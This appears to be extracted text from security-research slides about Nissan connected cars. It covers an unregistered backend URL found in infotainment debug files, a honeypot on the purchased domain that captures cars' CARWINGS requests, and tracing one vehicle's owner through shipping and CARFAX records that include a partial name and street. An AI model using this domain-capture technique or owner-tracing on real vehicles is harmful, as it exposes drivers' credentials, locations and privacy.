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
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## PICKING OUR BATTLES

- Getting any kind of info from the IVI



- Navigation system debug data
- contacts
- way points
- SRAM dump
- Flash dumps





THE WEB YULN



# THE WEB VULN

After running strings on the debug files we discovered this url:

“[http://biz.nissan-gev.com/WARCondelivbas/it-m\\_gw10/](http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/)”

- Let's do a WHOIS
- No one owns it, let's buy it for the lulz!
- Setting up an EC2 instance and running a generic honey pot
- Let's see who comes knocking





# THE WEB VULN

- The Web vulnerability
  - First knock comes from japan

Whois IP Live Results for 150.63.64.10 –

IP Address:	150.63.64.10
IP Location:	Japan
IP Reverse DNS (Host):	150.63.64.10
IP Owner:	Nissan Motor Co. Ltd
Owner IP Range:	150.63.0.0 - 150.63.255.255 (69,636 ip)
Owner Country:	Japan
Owner Website:	www.odn.ne.jp
Owner CIDR:	150.63.0.0/16
Whois Record Created:	17 Jun 1991
Whois Record Updated:	19 Nov 2013

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150.63.64.10

Nissan Motor Co. Ltd

Web Browser/s on this IP:

Firefox 11	Firefox 15	Firefox 27	Firefox 32	Google Chrome 25	Google
Chrome 27	Google Chrome 31	Google Chrome 33	Google Chrome 37	...	[see all]

OS on this IP:

Windows 7 x64 Edition	Windows 8 x64 Edition	Windows XP
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Browser Agent/s on this IP:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)

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Found: 20 different web browsers [more »](#)



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- The Web vulnerability
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- But then we start getting more knocks on the door and these are not your usual automated tools.

```
POST /WARCondelivbas/it-m_gw10/ HTTP/1.1
```

```
Host: biz.nissan-gev.com
```

```
Connection: Keep-Alive
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```
User-Agent: NISSAN CARWINGS
```

```
Content-Type: application/x-carwings-nz
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Content-Length: 614
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
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        user_id="*****" password="*****"></aut_inf>
    <bs_inf><sftwr_ver navi="041-102-10111000000003010100" map="006"
        dcm="3NF0000642"></sftwr_ver>
    <vcl spd="0" drc="138.5" sts="stop" rss="5" crr="life:)">
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        <navi_set t_zone="-8.00" lang="use" dst_d="km" tmp_d="C" e_mlg_d="km/kwh"
            spd_d="km/h"></navi_set></bs_inf>
        <srv_inf><app name="AP"><send_data id_type="file"
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- We got cars connecting to our server?!?





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
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
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
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Who owns this car? we have the VIN, lets google...

Sample shipment record for			
Ярославович П -Т Ет		Від 19.02.2011Р.	Коломийським Рв Умвс
Ярославович П -Т Ет		Від 19.02.2011Р. Коломийським Рв Умвс imports from Not Available	
BILL OF LADING			
Recipient	Sender	HS CODE	
ЯРОСЛАВОВИЧ П -Т ЕТ ВІД 19.02.2011Р. КОЛОМІЙСЬКИМ РВ УМВС Печеніжин, Вул. Прикарпатська	NOT AVAILABLE	ARRIVAL DATE	2016-03-25
Cargo Description		WEIGHT	1493.00
1. МОТОРНИЙ ТРАНСПОРТНИЙ ЗАСІБ ДЛЯ ПЕРЕВЕЗЕННЯ ПАСАЖИРІВ ПО ДОРОГАХ ЗАГАЛЬНОГО КОРИСТУВАННЯ: ЛЕГКОВИЙ АВТОМОБІЛЬ МАРКИ NISSAN МОДЕЛІ LEAF, НОМЕР КУЗОВА ТИП ДВИГУНА E◆		PRICE	26777.20
<a href="#">View more</a>		DECLARATION NO.	
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BILL OF LADING			
Recipient	Sender	HS CODE	[REDACTED]
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		WEIGHT	1493.00
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# THE WEB VULN

Who owns this car? What can CARFAX tell us?

10/8/15	Washington Motor Vehicle Dept. Bellevue, WA	Title issued or updated First owner reported Titled or registered as personal lease vehicle
10/20/15	Washington Damage Report	Accident reported Vehicle involved in a rear-end collision with another motor vehicle Damage to front Vehicle towed Airbags did not deploy
10/20/15 748 mi.	Damage Report Washington	<b>TOTAL LOSS VEHICLE</b> Vehicle declared a total loss by an insurance company Collision damage reported



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12/16/15	Washington Motor Vehicle Dept.	Vehicle purchase reported
1/26/16	Washington Motor Vehicle Dept. Bellevue, WA Title #1528	<b>TOTAL LOSS VEHICLE</b> New owner reported <b>REBUILT TITLE ISSUED</b> Titled or registered as lease vehicle
2/9/16	Vehicle Exporter	Vehicle exported from Newark, NJ and imported to Gdansk, Poland



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
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Why is this happening?

- Owner replacing the SIM card in their car.
- The Jasper network.






# INTERMISSION



# Continental TELEMatics





# TELEMATICS

- Continental made Telematics Control Unit (TCU)
- Used as the conduit for the car to connect to the backend.
- Older model , buy it on eBay for cheap.





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
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- 2G





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Connected to the rest of the car like this

